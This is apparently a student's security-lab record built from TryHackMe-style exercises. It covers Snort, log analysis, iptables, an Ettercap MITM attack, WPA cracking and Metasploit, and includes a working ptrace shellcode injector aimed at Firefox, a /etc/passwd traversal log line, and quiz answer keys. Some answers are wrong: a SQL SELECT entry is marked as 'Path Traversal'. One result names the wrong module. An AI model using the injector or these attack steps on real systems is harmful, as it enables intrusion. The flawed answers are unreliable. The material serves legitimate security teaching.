- NIDS (Network Intrusion Detection System) and NIPS (Network Intrusion Prevention System) Modes** - Log/drop the packets that are deemed as malicious according to the user-defined rules.

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS

✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS

✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS

✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS

✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA

✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown

✓ Correct Answer

NBA training period is also known as ...

baselining

✓ Correct Answer

Task – 04:

Once we use a configuration file, snort got much more power! The configuration file is an all-in-one management file of the snort. Rules, plugins, detection mechanisms, default actions and output settings are identified here. It is possible to have multiple configuration files for different purposes and cases but can only use one at runtime.

Note that every time you start the Snort, it will automatically show the default banner and initial information about your setup. You can prevent this by using the "-q" parameter.

Parameter	Description
-V / --version	This parameter provides information about your instance version.
-c	Identifying the configuration file
-T	Snort's self-test parameter, you can test your setup with this parameter.
-q	Quiet mode prevents snort from displaying the default banner and initial information about your setup.

That was an easy one; let's continue exploring snort modes!

Answer the questions below

Run the Snort instance and check the build number.

149

✓ Correct Answer

✗ Hint

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151

✓ Correct Answer

✗ Hint

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1

✓ Correct Answer

✗ Hint

Task – 05:

Note that you can use the parameters both in combined and separated form as follows;

- snort -v
- snort -vd
- snort -de
- snort -v -d -e
- snort -X

Make sure you understand and practice each parameter with different types of traffic and discover your favourite combination.

Answer the questions below

You can practice the parameter combinations by using the traffic-generator script.

No answer needed

✓ Correct Answer

Task-06:

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode**.

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose "**TASK-6 Exercise**". Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**". What is the source port used to connect port 53?

✓ Correct Answer

✗ Hint

Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

✓ Correct Answer

✗ Hint

Read the "**snort.log.1640048004**" file with Snort; what is the referer of the 4th packet?

✓ Correct Answer

✗ Hint

Read the "**snort.log.1640048004**" file with Snort; what is the Ack number of the 8th packet?

✓ Correct Answer

Read the "**snort.log.1640048004**" file with Snort; what is the number of the "**TCP port 80**" packets?

✓ Correct Answer

✗ Hint

Task – 07:

Answer the questions below

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose "**TASK-7 Exercise**". Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

✓ Correct Answer

✗ Hint

You can practice the rest of the parameters by using the traffic-generator script.

✓ Correct Answer

Task-08:

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

✓ Correct Answer

Keep reading the output. How many "HTTP response headers" were extracted?

✓ Correct Answer

Investigate the **mx-1.pcap** file with the second configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

✓ Correct Answer

ⓘ Hint

Keep reading the output. What is the number of the detected TCP packets?

✓ Correct Answer

Investigate the **mx-2.pcap** and **mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

✓ Correct Answer

Task – 09:

Answer the questions below

Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

TIMESTAMP REQUEST ✓ Correct Answer 

Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

1 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?

216 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

7 ✓ Correct Answer

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

rev ✓ Correct Answer

RESULT:

In this room, we covered Snort, what it is, how it operates, and how to create and use the rules to investigate threats.

EXP NO :9 LOG ANALYSIS DETECTION RESPONSE

DATE :

Aim :

The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.

Algorithm:

1. Collect logs from various sources.
2. Preprocess logs by filtering and normalizing data.
3. Parse logs to extract key information.
4. Build a timeline of events in sequence.
5. Analyze patterns to detect suspicious behavior.
6. Detect anomalies using threat intelligence and IOCs.
7. Decide on action based on findings.
8. Document and report the results.

Output:

Task 3:

```
curlmatic@linb:~$ cat access.log
54.36.149.64 - - [25/Aug/2023:00:05:36 +0000] "GET /admin HTTP/1.1" 200 8260 "-" "Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.com)
191.96.106.88 - - [25/Aug/2023:00:33:11 +0000] "GET /TryHackMe/rooms/docker-rodeo/dockerregistry/catalog1.png HTTP/1.1" 200 19594 "https://
54.36.148.244 - - [25/Aug/2023:00:34:46 +0000] "GET /TryHackMe/7c0;0=0 HTTP/1.1" 200 5879 "-" "Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://
66.249.66.68 - - [25/Aug/2023:00:35:53 +0000] "GET /TryHackMeX200designs/ HTTP/1.1" 200 5973 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X

```

Using a threat intelligence feed like ThreatFox, we can search our log files for known malicious actors' presence.

Date (UTC)	IOC	Malware	Tags	Reporter
2023-08-08 06:40	http://1.161[.]paran[.]index.php	• Botnet	• Adware	-- abuse_ch
2023-08-08 08:14	197.2.443	• Botnet		alihunter1337
2023-08-08 07:55	79.17.120	• Malicious Self	• Adware Self	-- abuse_ch
2023-08-08 07:35	http://m.nyashkoon.top/ny...	• Botnet		-- abuse_ch
2023-08-08 07:05	172.6.404	• Botnet		-- abuse_ch
2023-08-08 06:56	http://14.9.61[.]livefra.php	• Botnet Command & Control	• Adware	-- abuse_ch
2023-08-08 06:55	http://14.16[.]kunglivefra.p...	• Botnet Command & Control	• Adware	-- abuse_ch
2023-08-08 06:55	http://14.15[.]mouslivefra...	• Botnet Command & Control	• Adware	-- abuse_ch
2023-08-08 06:51	103.2.98	• Botnet	• Adware	bit_re

```
Using GREP to search a logfile for an IP address  
cmnatic@thm: grep "54.36.149.64" logfile.txt  
54.36.149.64
```

Answer the questions below

What's the term for a consolidated chronological view of logged events from diverse sources, often used in log analysis and digital forensics?

Super Timeline

✓ Correct Answer

Which threat intelligence indicator would **5b3f193c09ad1d065c9495b764d4e4933** and **263f186b3c84d315a6e82f36157e598fe** be classified as?

File Hashes

✓ Correct Answer

Task: 4

10.10.113.45 - - [2023-08-05 18:17:25] "GET /../../../../etc/passwd HTTP/1.1" 200 585

Answer the questions below.

What is the default file path to view logs regarding HTTP requests on an Nginx server?

/var/log/nginx/access.log

✓ Correct Answer

A log entry containing `SELECT * FROM self%20where%20` was identified. What kind of attack might this infer?

Path Traversal

✓ Correct Answer

Task 5:

Manual Analysis

Manual analysis is the process of examining data and artifacts without using automation tools. For example, an analyst scrolling through a web server log would be considered manual analysis. Manual analysis is essential for an analyst because automation tools cannot be relied upon.

Advantages	Disadvantages
It is cheap and does not require expensive tooling. For example, simple Linux commands can do the trick.	It is time-consuming as the analyst has to do all of the work, including reformatting log files.
Allows for a thorough investigation.	N/A
Reduces the risk of overfitting or false positives on alerts from automated tools.	Events or alerts can be missed! Especially if there is a lot of data to comb through.
Allows for contextual analysis. The analyst has a broader understanding of the organization and cyber security landscape.	N/A

Answer the questions below

A log file is processed by a tool which returns an output. What form of analysis is this?

Task 6:

While command-line log analysis offers powerful capabilities, it might only suit some scenarios, especially when dealing with vast and complex log datasets. A dedicated log analysis solution, like the Elastic (ELK) Stack or Splunk, can be more efficient and offer additional log analysis and visualization features. However, the command line remains essential for quick and straightforward log analysis tasks.

Answer the questions below

Use `cut` on the `apache.log` file to return only the URLs. What is the flag that is returned in one of the unique entries?

✓ Correct Answer

✗ Hint

In the `apache.log` file, how many total HTTP 200 responses were logged?

✓ Correct Answer

✗ Hint

In the `apache.log` file, which IP address generated the most traffic?

✓ Correct Answer

✗ Hint

Task 7:

In the configuration above, we use our previously defined regular expression pattern to extract IPv4 addresses from the "message" field of incoming log events. The extracted values will be added under the custom "ipv4_addresses" field name we defined. Typically, IP addresses are extracted automatically by default configurations. But this simple example shows the power of regular expression patterns when dealing with complex log files and custom field requirements.

The [Logstash room](#) and the official Grok documentation are fantastic resources for further exploring Logstash input and filter configurations!

Answer the questions below

How would you modify the original `grep` pattern above to match blog posts with an ID between 20-29?

✓ Correct Answer

✗ Hint

What is the name of the filter plugin used in Logstash to parse unstructured log data?

✓ Correct Answer

Task 8:

Answer the questions below

Locate the "loganalysis.zip" file under `/root/boxes/introloganalysis/tasks` and extract the contents.

No answer needed

✓ Correct Answer

Upload the log file named "access.log" to CyberChef. Use regex to list all of the IP addresses. What is the full IP address beginning in 212?

212.14.17.145

✓ Correct Answer

Using the same log file from Question #2, a request was made that is encoded in base64. What is the decoded value?

THM{CYBERCHEF_WIZARD}

✓ Correct Answer

Using CyberChef, decode the file named "encodedflag.txt" and use regex to extract by MAC address. What is the extracted value?

08-2E-9A-4B-7F-61

✓ Correct Answer

Task 9:

This YARA rule can be expanded to look for:

- Multiple IP addresses
- IP Addresses based on a range (for example, an ASN or a subnet)
- IP addresses in HEX
- If an IP address lists more than a certain amount (i.e., alert if an IP address is found five times)
- And combined with other rules. For example, if an IP address visits a specific page or does a certain action

If you want to learn more about Yara, check out the Yara room on TryHackMe.

Answer the questions below

What languages does Sigma use?

YAML

✓ Correct Answer

What keyword is used to denote the "title" of a Sigma rule?

title

✓ Correct Answer

What keyword is used to denote the "name" of a rule in YARA?

rule

✓ Correct Answer

Result:

This experiment provides a practical experience of log analysis for detection and analysis. All tasks are successfully executed.

EXP No : 10

PROCESS CODE INJECTION

DATE :

AIM:

To do process code injection on Firefox using ptrace system call

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>

char shellcode[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
                   "\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

void header() {
    printf("----Memory bytecode injector----\n");
}

int main(int argc, char** argv) {
    int i, size, pid = 0;    struct
    user_regs_struct reg;   char*
    buff;

    header();

    if (argc < 2) {      printf("Usage: %s
<pid>\n", argv[0]);      return 1;
    }

    pid = atoi(argv[1]);   size =
    sizeof(shellcode);   buff =
    (char*)malloc(size);
    memset(buff, 0x0, size);
    memcpy(buff, shellcode, size);

    ptrace(PTRACE_ATTACH, pid, 0, 0);   wait(NULL);

    ptrace(PTRACE_GETREGS, pid, 0, &reg);

#if defined(__x86_64__)
    printf("Writing RIP 0x%llx,
process %d\n", reg.rip, pid);
#else
    printf("Writing EIP 0x%x, process %d\n", reg.eip,
pid);
#endif
```

```
#endif
    for (i = 0; i < size; i += sizeof(long)) {
        ptrace(PTRACE_POKETEXT, pid, reg.rip + i, *(long*)(buff + i));
    }
    ptrace(PTRACE_DETACH, pid, 0, 0);
    free(buff); return 0;
}
```

OUTPUT:

```
[root@localhost ~]# vi codeinjection.c [root@localhost
~]# gcc codeinjection.c -o codeinject [root@localhost
~]#ps -e|grep firefox
```

```
1433 ? 00:01:23 firefox
```

```
[root@localhost ~]#
./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6, process 1707
```

```
[root@localhost ~]#
```

RESULT:

Thus the process code injection program is successfully executed and verified.

EXP NO : 11

DATE : **INSTALL AND CONFIGURE IPTABLES FIREWALL**

AIM:

To install iptables and configure it for a variety of options.

ALGORITHM:

• Start/stop/restart firewalls

```
[root@localhost ~]# systemctl start firewalld  
[root@localhost ~]# systemctl restart firewalld  
[root@localhost ~]# systemctl stop firewalld  
[root@localhost ~]#
```

• Check all existing IPtables Firewall Rules

```
[root@localhost ~]# iptables -L -n -v  
[root@localhost ~]#
```

• Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP  
[root@localhost ~]#
```

COMMANDS OF IPTABLES

1.Block specific port on IPTables Firewall

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP  
[root@localhost ~]#
```

2.Allow specific network range on particular port on iptables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j  
ACCEPT [root@localhost ~]#
```

• Block Facebook on IPTables

```
[root@localhost ~]# host facebook.com  
facebook.com has address 157.240.24.35 facebook.com has IPv6  
address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is  
handled by 10 smtpin.vvv.facebook.com.
```

3. Whois

```
[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16  
[root@localhost ~]#
```

```
[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net] [whois.arin.net]
```

4. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

```
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP  
[root@localhost ~]#
```

5. Save IPTables rules to a file

```
[root@localhost ~]# iptables-save > ~/iptables.rules  
[root@localhost ~]# vi iptables.rules  
[root@localhost ~]#
```

6. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT
```

7. Disable outgoing mails through IPtables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#
```

8. Flush IPtables Firewall chains or rules

```
[root@localhost ~]# iptables -F
[root@localhost ~]#
```

RESULT:

These commands configure firewall settings to control network traffic, including blocking IPs, ports, and MAC addresses. They also enable rule management, connection limits, and access restrictions.

EXP NO 12

MITM ATTACK WITH ETTERCAP

DATE:

AIM:

To initiate a MITM attack using ICMP redirection with the Ettercap tool.

Algorithm:


1. Install ettercap if not done already using the command-dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.vi /etc/ettercap/etter.conf
3. Next start ettercap in GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.

TASKS:


Task 1:




Task 2:



Task 3:



Task 4:



COMMAND LINE :

```
[root@localhost security lab]# dnf install ettercap  
[root@localhost security lab]# vi /etc/ettercap/etter.conf  
[root@localhost security lab]# ettercap -G
```

Result:

Thus the LinuxFileSystemAnalysis module on the TryHackMe platform was executed successfully and verified.

EXP NO 13

WIFI HACKING 101

DATE:

AIM:

To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using Aircrack-ng tools.

Algorithm:

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

Output:

Task 1:

Answer the questions below

What type of attack on the encryption can you perform on WPA(2) personal?

brute force

✓ Correct Answer

✗ Hint

Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)

Nay

✓ Correct Answer

What is the three-letter abbreviation for the pre-shared key used in Wi-Fi security?

PSK

✓ Correct Answer

What's the minimum length of a WPA2 Personal password?

8

✓ Correct Answer

Task 2:

Answer the questions below

How do you put the interface "wlan0" into monitor mode with Aircrack tools? (Full command)

airmon-ng start wlan0

✓ Correct Answer

What is the new interface name likely to be after you enable monitor mode?

wlan0mon

✓ Correct Answer

What do you do if other processes are currently trying to use that network adapter?

airmon-ng check kill

✓ Correct Answer

✗ Hint

What tool from the aircrack-ng suite is used to create a capture?

airodump-ng

✓ Correct Answer

What flag do you use to set the BSSID to monitor?

--bssid

✓ Correct Answer

✗ Hint

And to set the channel?

--channel

✓ Correct Answer

✗ Hint

And how do you tell it to capture packets to a file?

-w

✓ Correct Answer

✗ Hint

Task 3:

Answer the questions below

What flag do we use to specify a BSSID to attack?

✓ Correct Answer

✗ Hint

What flag do we use to specify a wordlist?

✓ Correct Answer

✗ Hint

How do we create a HCCAPX in order to use hashcat to crack the password?

✓ Correct Answer

✗ Hint

Using the rockyou wordlist, crack the password in the attached capture. What's the password?

✓ Correct Answer

✗ Hint

Where is password cracking likely to be fastest, CPU or GPU?

✓ Correct Answer

✗ Hint

Result:

Thus the Wifi hacking 101 module on the TryHackMe platform was executed successfully and verified.

EXP NO: 14

METASPLOIT ON WINDOWS OS

DATE:

AIM:

To understand and demonstrate the exploitation of vulnerabilities in the Windows operating system using the Metasploit Framework, and to analyze the impact of these exploits in a controlled environment for educational and ethical hacking purposes.

Algorithm:

1. Access the lab in the TryHackMe platform using the link below-
<https://tryhackme.com/room/metasploitintro>
2. Click to join a room and execute tasks.
3. Execute the tasks on Metasploit: Introduction.
4. Terminate the room and conclude the session.

Output:

Task 2:

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit

✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload

✓ Correct Answer

What are self-contained payloads called?

Singles

✓ Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles

✓ Correct Answer

Task 3:

The screenshot shows a web browser window with the URL tryhackme.com/room/metasploitintro. The main content area displays a terminal session from a Metasploit framework instance named msf6. The terminal shows the following commands and output:

```
msf6 > info 257
      257    _ target: Java Windows
      258    _ target: Java Linux
      259    exploit/linux/http/trendmicro_websecurity_exec
      2020-06-10   excellent Yes   Trend Micro Web Security (Virtual Appliance) Remote Code Execution
      260    exploit/linux/http/vmware_vrni_rce_2023_20887
      2023-06-07   excellent Yes   VMWare Aria Operations for Networks (vRealize Network Insight) pre-authenticated RCE
      261    _ target: Unix (In-Memory)
      262    _ target: Linux Dropper
      263    exploit/linux/http/vmware_view_planner_4_6_uploadlog_rce
      2021-03-02   excellent Yes   VMware View Planner Unauthenticated Log File Upload RCE
      264    exploit/unix/webapp/wp_phphopper_host_header
      2017-05-03   average Yes   WordPress PHPMailer Host Header Command Injection
      265    exploit/unix/webapp/jquery_file_upload
      2018-10-09   excellent Yes   bluelimp's jQuery (Arbitrary) File Upload
      266    _ target: PHP Dropper
      267    _ target: Linux Dropper
```

The terminal also displays a note about interacting with modules and setting targets.

On the left side of the browser window, there is a sidebar with the following sections:

- Working with modules
- Task 5 Summary

Task 4:

The screenshot shows a web browser window for the TryHackMe Metasploit Intro room. The terminal window displays a session list and a command to start interaction with a session. Below the terminal, there is a summary section with several questions and their answers.

Answer the questions below

How would you set the LPORT value to 6666?

set LPORT 6666

✓ Correct Answer

How would you set the global value for RHOSTS to 10.10.19.23 ?

setg RHOSTS 10.10.19.23

✓ Correct Answer

What command would you use to clear a set payload?

unset PAYLOAD

✓ Correct Answer

What command do you use to proceed with the exploitation phase?

exploit

✓ Correct Answer

Task 5 Summary

Task 5:

The screenshot shows a web browser window for the TryHackMe Metasploit Intro room. The summary section contains text about the Metasploit tool and its components, followed by a question and answer section.

As we have seen so far, Metasploit is a powerful tool that facilitates the exploitation process. The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.

Metasploit provides many modules that you can use for each step of the exploitation process. Through this room, we have seen the basic components of Metasploit and their respective use.

It would be best if you also had used the ms17_010_eternalblue exploit to gain access to the target VM.

In the following rooms, we will cover Metasploit and its components in more detail. Once completed, this module should give you a good understanding of the capabilities of Metasploit.

Answer the questions below

No answer needed.

No answer needed

✓ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

Submit now

Result:

The experiment was successfully conducted using the Metasploit Framework to exploit known vulnerabilities in the Windows operating system.